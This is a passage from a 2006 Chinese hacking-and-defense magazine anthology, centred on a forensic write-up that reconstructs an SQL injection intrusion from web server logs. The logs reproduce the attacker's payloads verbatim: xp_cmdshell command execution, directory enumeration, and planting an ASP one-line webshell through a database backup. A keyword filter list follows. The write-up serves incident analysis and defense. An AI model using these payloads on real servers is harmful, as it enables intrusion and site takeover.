黑客防线 2006 精华奉献本（上册）

◎《黑客防线》编辑部　编

透视黑客技术发展焦点，把握攻防技术跳动脉搏

6大全新技术专题文章

30套黑客必备工具

50个安全漏洞分析

100篇黑客入侵事件跟踪

300个高清晰操作录像

1200MB高容量黑客攻防视频光盘

附光盘 2 CD-ROM

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线2006精华奉献本（上册）

◎《黑客防线》编辑部 编

人民邮电出版社
POSTS & TELECOM PRESS

图书在版编目(CIP)数据

黑客防线2006精华奉献本/《黑客防线》编辑部编.
北京：人民邮电出版社，2006.1
ISBN 7-115-14174-6

Ⅰ.黑… Ⅱ.黑… Ⅲ.计算机网络－安全技术－
文集 Ⅳ.TP393.08－53

中国版本图书馆CIP数据核字(2005)第137165号

内容提要

《黑客防线2006精华奉献本》是《黑客防线》总第49期到第60期的精华文章摘要，杂志“在攻与防的对立统一中寻求突破”完美理念地体现在本书中。全书按攻防对立的关系，分为上、下两册，并附带2张包含1200MB安全技术录像的光盘。文章通俗易读，图文并貌，易于大家理解和阅读。在栏目划分上，本书选取了网络安全技术上最热门、读者最喜欢的各大栏目，典型的有脚本攻击/脚本攻击防范，漏洞攻击/漏洞攻击防范、黑器攻击/黑器防范等，并增加了全新的专题文章，同时还选取了国内首创的“新手学溢出”栏目中的精品文章，适合各层次读者学习的需要。

本书适合各在校学生、网络管理员、安全公司从业者和黑客技术爱好者阅读。

黑客防线2006精华奉献本(上册)

编　　：《黑客防线》编辑部
责任编辑：魏雪萍

出版发行：人民邮电出版社发行　北京市崇文区夕照寺街14号A座(100061)
读者热线：010-62141445-8031
印　　刷：中煤涿州制图印刷厂
经　　销：全国各地新华书店

开　　本：782×1092　1/16
印　　张：36
字　　数：3800千字
2005年12月第1版　2005年12月北京第1次印刷

ISBN 7-115-14174-6/TP·5074
全套(含上下册)定价：35.00元(附双光盘)

致读者的话

随着网络技术的不断进步，中国互联网迎来了第二次发展高峰，多家中国企业竞相在境外上市，如百度这样的公司更是一夜造就一个富翁的团队，大批电子商务类公司开始获利，网络经济再次成为世界瞩目的焦点。但是，随着大大小小网站的迅速建立，网络安全成为摆在大家面前的重要问题。钓鱼式攻击、信息泄漏、网站数据被篡改、蠕虫、垃圾邮件……这些都成为制约网络经济发展的绊脚石。了解黑客技术，掌握黑客防范知识已经成为各系统管理员和普通网民不可忽略的重要。

在这样的环境下，我们提出了"在攻与防的对立统一中寻求突破"的理念，从创刊以来不断为业界和网络安全技术爱好者提供最新、最实用的黑客知识，为读者们学习黑客，防御黑客开放了一个睿智而稳定的窗口。作为中国最早的互联网安全杂志之一，6年来黑防一直在努力，期间经过两次改版，从最早的书加光盘到攻防两册月刊，到现在的"攻防统一"。我们紧跟时代步伐，力争为众多网络安全爱好者提供更好的杂志。其中《黑客防线》偏重于有基础的读者，已经与《黑客防线》合并的《黑客在线》则更适合没有基础的新人阅读。

应广大读者的要求，《黑客防线》杂志社和人民邮电出版社共同合作，策划了这本《黑客防线精华奉献本2006》。版块有最新奉献、专题企划、漏洞、脚本、黑器、网管、溢出等，上下两册，内容精选《黑客防线》优秀文章，希望给一直关心和支持黑防的读者以超值的享受。光盘中300多个精选黑客录像更是囊括了攻防实例、QQ密技、漏洞探幽、入侵实例、脚本入侵，免费网娱和各种木马后门的使用和防范技巧。

同时，在2005年年底，《黑客防线》官方网站（www.hacker.com.cn）进行了大规模改版，以前以杂志为中心的我们开始让网站和杂志同步出击：黑客新闻、技术文章、最新黑软、入侵动画等系列黑客资源强档推出，并成立黑客技术研究组，针对最新漏洞发布最新研究文章；成立黑客新闻采集组，深度挖掘黑客事件并在第一时间曝光内幕；成立专业入侵动画组，将最新漏洞与入侵技术即时整理录像并公布。现在登录《黑客防线》官方网站，每天都可以看到最新的攻防录像、后门木马、攻击和防护程序、业界安全新闻等。最重要的是，新推出的VIP会员制度给希望有专人指导，学习黑客技术的朋友们带了希望，24小时的E-mail技术支持、QQ技术支持、24小时的电话和手机短信技术支持、每周的语音授课、Windows网络攻防班、Linux网络攻防班、C语言网络编程班等，满足了各种要求的读者需求……各种专门特制的黑客工具包、VIP文章、VIP论坛、信箱、QQ群、Blog等，让喜爱黑客技术的朋友有了近距离交流和快速提高技术水平的机会。

在这里，我们再次感谢广大读者和作者对我们的支持，感谢人民邮电出版社，让所有喜欢上网，想了解网络安全的读者们看到了我们的书籍，也给更多需要熟悉黑客攻防的人提供了技术资料，以此能进一步地提高国内网络安全的整体水平。另外，我们也欢迎各位黑客技术爱好者登录我们的官方网站http://www.hacker.com.cn。新改版的《黑客防线》将为你提供业内最新的资讯和黑客工具，同时我们的论坛也继续为您提供服务，你可以在论坛上将你的问题和技术资料和大家共享，编辑和其他黑客爱好者会在第一时间给予答复，共同解决网络安全问题，让我们共同分享网络安全道路上的酸甜苦辣吧！

黑客防线2006精华奉献本

目录（上册）

最新奉献

专题企划

漏洞攻击防范

脚本攻击防范

黑器攻击防范

新手学溢出

网管之家

适合读者：程序员，系统安全研究者
前置知识：Windows系统基础

充分利用Web日志分析入侵的案例

文/图 heata

笔者在2005年10月的一天接到朋友电话，说他们发现公司一台对外服务器受到病毒攻击。本人就是心软，并且受人之托没有办法，朋友有难只有挺身而出了。虽然自己算个超级菜鸟，也只有试试啦。

一、初步勘查

一个小时后我放下自己的工作来到现场，开始检查服务器的各种设置，发现服务器中有5个页面被修改，在被修改的5个文件末尾添加了<iframe>项。这样，所有点击这5个页面的客户计算机，如果没有安装最新的杀毒软件，就会弹出一个小窗口，请点击"×××"网站。该网站是一个暗藏灰鸽子木马的站点：一旦用户点击就会在用户电脑上运行灰鸽子木马，成为一台肉鸡。

看来攻击者还真狠呢！第一时间我们这些菜鸟保存了被修改的文件，同时及时恢复了5五个文件，保证了系统的正常运行，免得我朋友挨骂了。

通过查看5个文件的修改时间，我们发现是2005年10月9日12:27，这样我们又备份了这段时间内的Web日志。打开10月9日的系统日志，我们发现在这段时间内只有"search.aspx "程序被调用。下面是当时的日志：

```
2005-10-9 12:27:01 GET /html/2005/05/20050520091218.shtml - 220.173.25.119 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)+Fetch+API+Request - 200 0 34779 176 46
2005-10-9 12:27:44 GET /pub/search.aspx searchbox=%B9%E3%B8%DC%C0%ED&SearchType=1&OnlinePubCustomCol01=&OnlinePubCustomCol02=1&BigClassID=12 220.173.25.119 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)+Fetch+API+Request - 200 0 51083 273 1593
2005-10-9 12:27:59 GET /html/2005/05/20050520105937.shtml - 220.173.25.119 Mozilla/4.0+(compatible;+MSIE+5.5;+Windows+NT+5.0)+Fetch+API+Request - 200 0 34838 176 46
```

据此日志初步认为是"search.aspx"的查询不规范，攻击者利用长的脚本输入攻击，导致修改了5个页面。固此，我们复制了"search.aspx"的源代码，为进一步的分析用。

（其实当时的日志分析不正确，我们把时间推后了8个小时。由于该Web服务器日志时间采用的是格林尼治标准时间，所以有8个小时的时差。这也是一个教训了。）

回到家，我分析了10月9日12:00~13:00的所有日志，并且将Unicode编码一一解码成中文，这样还是没有发现什么漏洞，用户访问的还是一些基本信息。

同时我们分析了"search.aspx"文件的源代码，发现两个文件没有什么输入检验，但是在"search.aspx"文件中第三行中有这样的语句Codebehind="search.aspx.vb"，因此判断这里可能有输入检验，没有证实。

到此时的结论是：攻击者的水平比较高，修改了Web日志，没有攻击的痕迹留下；他利用"search.aspx"中的不完整校验，成功地进行了5次攻击，修改了5个页面。

如果当时这样交差，朋友肯定会说我是个大笨蛋啦。

二、重点分析

10月10日，我和朋友交换意见时，提到了是不是有日志时间推后的问题，才发现原来有8个小时的时差。

我赶紧分析了10月9日的所有日志，重点分析了当日4:00~6:00期间的。分析中发现有几条日志十分可疑，具体如下：

```
2005-10-9 04:58:39 GET /new.asp Action=MainMenu 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 6533 453 78
2005-10-9 04:58:39 GET /new.asp Action=ShowFile 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 9463 453 281
2005-10-9 04:58:41 POST /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 4999 557 62
2005-10-9 04:58:41 GET /new.asp Action=MainMenu 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 6485 453 31
2005-10-9 04:58:41 GET /new.asp Action=ShowFile 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 52838 453 468
```

new.asp中调用Action=ShowFile的方法，这个十分可疑。我马上按照日志打开"http://bb.*.com/new.asp"，原来是个Web后门页面，中间一个输入框，旁边一个按钮。很明显这是一个严重的后门漏洞，在不明白原因的情况下，我立即通知了朋友，请求清除该页面。

这样我决定追根溯源，打开10月9日的日志，发现访问该页面的只有一个用户，就是"202.99.*.* "，通过查询，确定该用户是" ××电信"下面的一台计算机，同时我们进行了连通测试，结果如下：

```
C:\>ping 202.99.*.*
Pinging 202.99.*.* with 32 bytes of data:
Reply from 202.99.*.*: bytes=32 time=375ms TTL=52
Reply from 202.99.*.*: bytes=32 time=234ms TTL=52
Reply from 202.99.*.*: bytes=32 time=188ms TTL=52
Reply from 202.99.*.*: bytes=32 time=141ms TTL=52
Ping statistics for 202.99.*.*:
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 141ms, Maximum = 375ms, Average = 234ms
```

好家伙，"坏蛋"一直在线呢！我在朋友的帮助下，再次查看了"new.asp"的创建时间，结果如图1 所示。我朋友将"new.asp"改名为"savenewsa1.asp"。创建时间为2005年10月9日 12:53:33。我们再次分析了从当日到最近的所有日志，发现只有三天的访问记录，具体解释如下:




图1

10月9日的访问大约8分钟，时间是中午的12: 52分开始，具体如下:

2005-10-9 04:52:57 GET /haopengyou.asp |2627|800a000d|类型不匹配:_'execute' 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 289 5125
2005-10-9 04:53:33 POST /haopengyou.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 302 0 433 53368 875
2005-10-9 04:53:33 GET /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 200 0 370 373 218
....
2005-10-9 04:59:55 POST /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 6824 608 46

10月10日的访问大约5分钟，具体如下:

2005-10-10 04:41:36 GET /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 200 0 437 293 140
....
2005-10-10 04:41:41 GET /new.asp Action=ShowFile 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) http://bb.*.com/new.asp 200 0 52838 409 546

10月10日的访问分为两个部分，具体如下。

我们的访问:

2005-10-09 08:57:53 GET /new.asp - 218.19.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.2;+SV1;+.NET+CLR+1.1.4322) - 200 0 437 330 609
2005-10-09 08:58:01 POST /new.asp - 218.19.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.2;+SV1;+.NET+CLR+1.1.4322) http://bb.*.com/new.asp 200 0 370 529 250

我朋友的访问:

2005-10-09 09:01:02 GET /new.asp - 219.135.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+MyIE+3.01;+TencentTraveler+) - 200 0 437 399 109
2005-10-09 09:03:45 GET /new.asp - 219.135.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0;+Poco+0.31) - 200 0 437 381 203

从以上可以看出，攻击者在10月9日和10日的访问都成功，接着就是我和我朋友的访问了。

我和朋友打开了"new.asp"源文件，发现这是一个危险的后门页面，它可以完成文件的复制、修改和数据的可查询等功能。但是攻击者只使用了两个功能，调用了两个方法"Action=MainMenu"和"Action=ShowFile"，所以只修改了5个页面。

我们还发现该攻击者的第一个请求是访问"/haopengyou.asp"，服务器的返回是500，代表内部服务器错误。在这里造成了服务器的错误响应，估计是在这里注入了"new.asp"木马页面。

到此我们可以松一口气了，^_^，可是我朋友还不放弃，继续努力吧！

我们再次对日志文件进行分析，终于获得重大发现。攻击者第一次访问服务器的时间是"2005-10-9 04:49:02"，访问的页面带有SQL注入的痕迹。我们对其一一解码，^_^，再次证明了我们的结论。下面细细分析。

首先进行攻击探测。

2005-10-9 04:49:06 GET....&BigClassID=2 and 1=1 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 234 46

猜解数据库名称

2005-10-9 04:49:06 GET....&BigClassID=2 and (Select count([name]) from [master]..[sysobjects])>=0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5721 436 46
然后SQL 类型转换，这里的"0x730079007300610064006D0069006E00"代表的是"sysadmin"。
2005-10-9 04:49:06 GET....&BigClassID=2 And |+Cast (IS_SRVROLEMEMBER(0x730079007300610064006D0069006E00) as varchar(1))+|=1 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6258 310 265

创建一个表，查看C盘下所有文件和目录，然后删除痕迹。

2005-10-9 04:49:29 GET ....&BigClassID=2 ;CREATE TABLE [X_9010]([id] int NOT NULL IDENTITY (1,1), [ResultTxt] varchar(1024) NULL);insert into [X_9010](ResultTxt) EXEC MASTER..XP_CMDSHELL 'Dir C:\';insert into [X_9010](ResultTxt) values ('g_over');exec master..sp_dropextendedproc 'xp_cmdshell'-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 666 93
2005-10-9 04:49:29 GET....&BigClassID=2 ;use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 437 78
2005-10-9 04:49:29 GET....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 1 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)>0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6378 591 62

(……省略很多类似行)

2005-10-9 04:49:30 GET ....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 25 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)>0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6278 592 46
2005-10-9 04:49:30 GET ....&BigClassID=2 ;DROP TABLE [X_9010];use master dbcc addextendedproc ('xp_cmdshell','xplog70.dll')-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 7054 461 140

再次创建该表，运行netstat -an命令，查看服务器的开放端口，然后删除痕迹。

```
2005-10-9 04:49:37 GET ....&BigClassID=2 ;CREATE TABLE [X_9010]([id] int NOT NULL IDENTITY (1,1),[ResultTxt] varchar(1024) NULL);insert into [X_9010](ResultTxt) EXEC MASTER..XP_CMDSHELL 'netstat -an';insert into [X_9010](ResultTxt) values ('g_over');exec master..sp_dropextendedproc 'xp_cmdshell'-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 670 125
2005-10-9 04:49:37 GET ....&BigClassID=2 ;use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 5541 437 62
2005-10-9 04:49:37 GET ....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 1 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)>0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6248 591 46
```

（.....省略很多类似行）

```
2005-10-9 04:49:38 GET ....&BigClassID=2 And (Select Top 1 CASE WHEN ResultTxt is Null then '|' else ResultTxt+'|' End from (Select Top 31 id,ResultTxt from [X_9010] order by [id]) T order by [id] desc)>0 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 6278 592 46
2005-10-9 04:49:38 GET ....&BigClassID=2 ;DROP TABLE [X_9010];use master dbcc addextendedproc('xp_cmdshell','xplog70.dll')-- 202.99.*.* Microsoft+URL+Control+-+6.00.8862 - 500 0 7054 461 234
```

利用同样的原理查看了D盘、E盘和E:\Webroot\下面的所有文件，发现了发布路径。

```
2005-10-9 04:50:02 GET ....&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp; Insert D99_Tmp exec master..xp_dirtree 'D:\', 1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 433 62
2005-10-9 04:50:02 GET ....&BigClassID=2 And (Select |+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6258 300 78
2005-10-9 04:50:07 GET ....&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp; Insert D99_Tmp exec master..xp_dirtree 'E:\', 1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 433 78
2005-10-9 04:50:07 GET ....&BigClassID=2 And (Select |+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6258 300 140
2005-10-9 04:50:09 GET ....&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp; Insert D99_Tmp exec master..xp_dirtree 'E:\Webroot\', 1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 441 109
2005-10-9 04:50:09 GET ....&BigClassID=2 And (Select |+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6263 300 140
```

最后查看了F盘，没有收获，因为服务器没有F盘。

```
2005-10-9 04:50:49 GET ....&BigClassID=2;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp; Insert D99_Tmp exec master..xp_dirtree 'F:\', 1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 433 62
```

以数据库用户DBO身份，插入后门数据，这里的两个变量注入：

```
0x3C25657865637574652072657175657374282246E6565616F2229253E 翻译为 <%execute request( "neeao" )%>
0x453A5C776562726F6F745C6B616F2E617370 翻译为 E:\webroot\haopengyou.asp。
2005-10-9 04:51:46 GET ....&BigClassID=2 ;Drop table [huipeng];create table [dbo].[huipeng] ([cmd] [image])-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) - 500 64 0 338 46
2005-10-9 04:51:46 GET ....&BigClassID=2 ;insert into huipeng(cmd) values (0x3C25657865637574652072657175657374282246E6565616F2229253E)-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) - 500 64 0 360 62
2005-10-9 04:51:46 GET ....&BigClassID=2 ;declare @a sysname,@s varchar(4000) select @a=db_name(),@s=0x453A5C776562726F6F745C6B616F2E617370 backup database @a to disk=@s WITH DIFFERENTIAL,FORMAT-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) - 500 64 0 441 218
2005-10-9 04:51:46 GET ....&BigClassID=2 ;Drop table [huipeng]-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+98;+.NET+CLR+1.1.4322) - 500 64 0 287 31
```

最后攻击者查看注入是否成功。看来黑客是个稳妥人。

```
2005-10-9 04:52:27 GET ....&BigClassID=2 ;DROP TABLE D99_Tmp;CREATE TABLE D99_Tmp(subdirectory nvarchar(256) NULL,depth tinyint NULL,[file] bit NULL);DELETE D99_Tmp; Insert D99_Tmp exec master..xp_dirtree 'E:\webroot\', 1,1;-- 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 441 1906
2005-10-9 04:52:27 GET ....&BigClassID=2 And (Select |+Cast(Count(1) as varchar(8000))+| From D99_Tmp)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6263 300 78
2005-10-9 04:52:27 GET ....&BigClassID=2 And (Select Top 1 |+Cast([file] as varchar(8000))+subdirectory+| From (Select Top 1 [subdirectory],[file] From D99_Tmp ORDER BY [file],[subdirectory]) D ORDER BY [file] desc , [subdirectory] desc)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6288 473 78
```

（........省略）

```
2005-10-9 04:52:29 GET ....&BigClassID=2 And (Select Top 1 |+Cast([file] as varchar(8000))+subdirectory+| From (Select Top 39 [subdirectory],[file] From D99_Tmp ORDER BY [file],[subdirectory]) D ORDER BY [file] desc,[subdirectory] desc)=0 ;-- 202.99.*.* Internet+Explorer+6.0 - 500 0 6333 474 234
```

攻击者查看服务器是否正常。

```
2005-10-9 04:52:45 GET /default.shtml - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 200 0 225 282 218
```

攻击完成，开始打开后门页面"new.asp"进行脚本攻击。

2005-10-9 04:52:57 GET /haopengyou.asp |2627|800a000d|类型不匹配:_'execute' 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 500 64 0 289 5125
2005-10-9- 04:53:33 POST /haopengyou.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 302 0 433 53368 875
2005-10-9 04:53:33 GET /new.asp - 202.99.*.* Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.0) - 200 0 370 373 218

……省略很多类似行。我的过程讲完，该总结了。

三、总结判断

根据以上我们这些菜鸟对该服务器日志的分析，可以得出以下结论。

1.对攻击方法的结论

这是一次典型的利用SQL数据库验证漏洞的注入入侵。攻击者使用的是SQL攻击工具，因为在短短的几分钟内提交这样多的链接请求，只有利用工具才能实现。同时在攻击代码中几乎没有多余的请求页面，也只有工具软件才能完成。

攻击者后来利用后门页面发起链接采用了Post方法，这是因为用Get方法注入时，IIS会记录所有的提交字符串，对Post方法则不做记录，所以我们这些菜鸟也没有办法了。

2.对攻击者的结论

攻击者没有充分利用"new.asp"后门页面，本来该后门的功能很强大，可是攻击者仅仅使用了其中两个简单的方法，没有造成更大的损害。

攻击者在10月9日和10月10日使用的是同一台主机IP进行攻击，这点说明有可能攻击者使用的是一台固定IP的电脑，他没有做自身的保护措施，我们很容易就可以确定真实的攻击者。小子我们抓你可容易了，只要告诉公安，你就完了。

由于攻击者一般中午12点半以后才实施攻击，他可能是上班一族，在中午吃完午饭后才实施攻击。也许攻击者是某个高校的学生。读书时可要好好读书，别学坏了啊！

四、防护措施

SQL注入的攻击对象是存在安全漏洞的数据访问代码。攻击者可发送SQL输入来更改数据库中的预期查询或执行全新的查询。表单身份验证登录页是常见的攻击对象，因为查询用户存储所使用的是用户名和密码。

对于服务器的"/pub/search.aspx"这个请求页面要进行代码修改，防止再次发生SQL数据库攻击。


其他的防止数据库SQL注入攻击的文章很多了，就不多说了，附上一般需要过滤的特殊字符及字符串：

net user	xp_cmdshell	/add	exec master.dbo.xp_cmdshell	Char
select	count	Asc	net localgroup administrators	Mid
'	:	"	insert	%
drop table	truncate	from	delete from	Update

适合读者：网民，破解爱好者
前置知识：无

破解军刀
——WinHex特异功能大曝光

文/图 hudie



WinHex是一款非常好用的文件与磁盘编辑软件，许多朋友都在使用它。WinHex以文件小、速度快，功能不弱于其他的十六进位编辑器而得到了ZDNet Software Library五颗星的最高评价！一般情况下我们都是用WinHex进行多文件寻替换，或者是一般运算及逻辑运算、文件比对和分析等操作。其实，在许多方面WinHex都有着独特的用途，可惜对大多数人来说WinHex的其他功能都是"养在深闺人未识"的，其超凡的实力和别具一格的功能并没有引起大家的重视。事实上WinHex完全可以做得更多、更好，更加出乎我们的意料！

